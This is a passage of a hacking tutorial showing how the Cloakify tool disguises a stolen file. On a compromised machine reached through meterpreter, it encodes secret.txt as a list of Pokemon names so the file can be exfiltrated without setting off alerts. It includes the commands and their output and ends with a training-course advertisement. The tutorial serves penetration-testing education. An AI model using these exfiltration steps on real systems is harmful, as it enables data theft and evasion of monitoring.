Extracting Cloakify-master\DefCon24Slides\DefCon24_Cloakify_Exfiltration_Toolset.pdf
Extracting Cloakify-master\DefCon24Slides\SHA-256 Hash.txt
Extracting Cloakify-master\LICENSE
Extracting Cloakify-master\README.md
Extracting Cloakify-master\README_GETTING_STARTED.txt
Extracting Cloakify-master\ciphers
Extracting Cloakify-master\ciphers\amphibians
Extracting Cloakify-master\ciphers\belgianBeers
```

Now we want to transfer the secret.txt file of the compromised machine but directly copying the file might generate the alert, therefore, we will transform the data as done above.

```
meterpreter > cat secret.txt ↵
Best of Cyber Security Training Course

IGNITE TECHNOLOGIES is starting SUMMER TRAINING class with exclusives offer. This

Summer Training Courses:

Ethical Hacking
Network Penetration Testing
Web Penetration Testing
Computer forensic
CTF Challenges
Red Teaming Practice

For more details, please contact Ignite Technologies:
Address: 3rd Floor, 26 Pusa Road (Adjacent Karol Bagh Metro Station Gate No. 4)
CALL US (+91) - 9599387841, (011) 45103130
```

Now again we try to covert the content of the secret.txt file by hiding it behind the cloaked file. And it is very simple as performed earlier with little modification. So now we can run the cloakify.py file with the help of python.

```
C:\Python27\python.exe cloakify.py C:\Users\raj\Desktop\secret.txt  
ciphers\pokemonGo > dump.txt  
  
type dump.txt
```

Thus, we can observe that with the help of cloakify we have transformed the filetype cannot be detected easily.

```
C:\Users\raj\Downloads\Cloakify-master>C:\Python27\python.exe cloakify.py C:\Users\raj\Desktop\secret.txt ciphers\pokemonGo > dump.txt  
C:\Python27\python.exe cloakify.py C:\Users\raj\Desktop\secret.txt ciphers\pokemonGo > dump.txt ↑  
  
type dump.txt ↑  
Articuno  
Zapdos  
Horsea  
Caterpie  
Rhyhorn  
Shellder  
Poliwag  
Slowpoke  
Hitmonlee  
Ponyta  
Poliwag  
Koffing  
Dratini  
Jigglypuff  
Porygon  
Drowzee  
Doduo  
Ponyta  
Poliwag  
Jynx  
Hitmonlee  
Jigglypuff  
Kabuto  
Kangaskhan  
Doduo  
Zapdos  
Drowzee  
Goldoen
```

Reference:

- <https://www.hackingarticles.in/cloakify-factory-a-data-exfiltration-tool-uses-text-based-steganography/>
- <https://www.hackingarticles.in/data-exfiltration-using-dnssteal/>
- <https://www.hackingarticles.in/data-exfiltration-using-linux-binaries/>
- <https://www.hackingarticles.in/covert-channel-the-hidden-network/>
- <https://www.hackingarticles.in/data-exfiltration-using-powershell-empire/>

JOIN OUR TRAINING PROGRAMS

CLICK HERE

BEGINNER


Ethical Hacking

Bug Bounty

Network Security Essentials

Network Pentest

Wireless Pentest



ADVANCED

Burp Suite Pro

Web Services-API

Pro Infrastructure VAPT

Computer Forensics

Android Pentest

Advanced Metasploit

CTF



EXPERT

Red Team Operation

Privilege Escalation

- APT's - MITRE Attack Tactics
- Active Directory Attack
- MSSQL Security Assessment

- Windows
- Linux

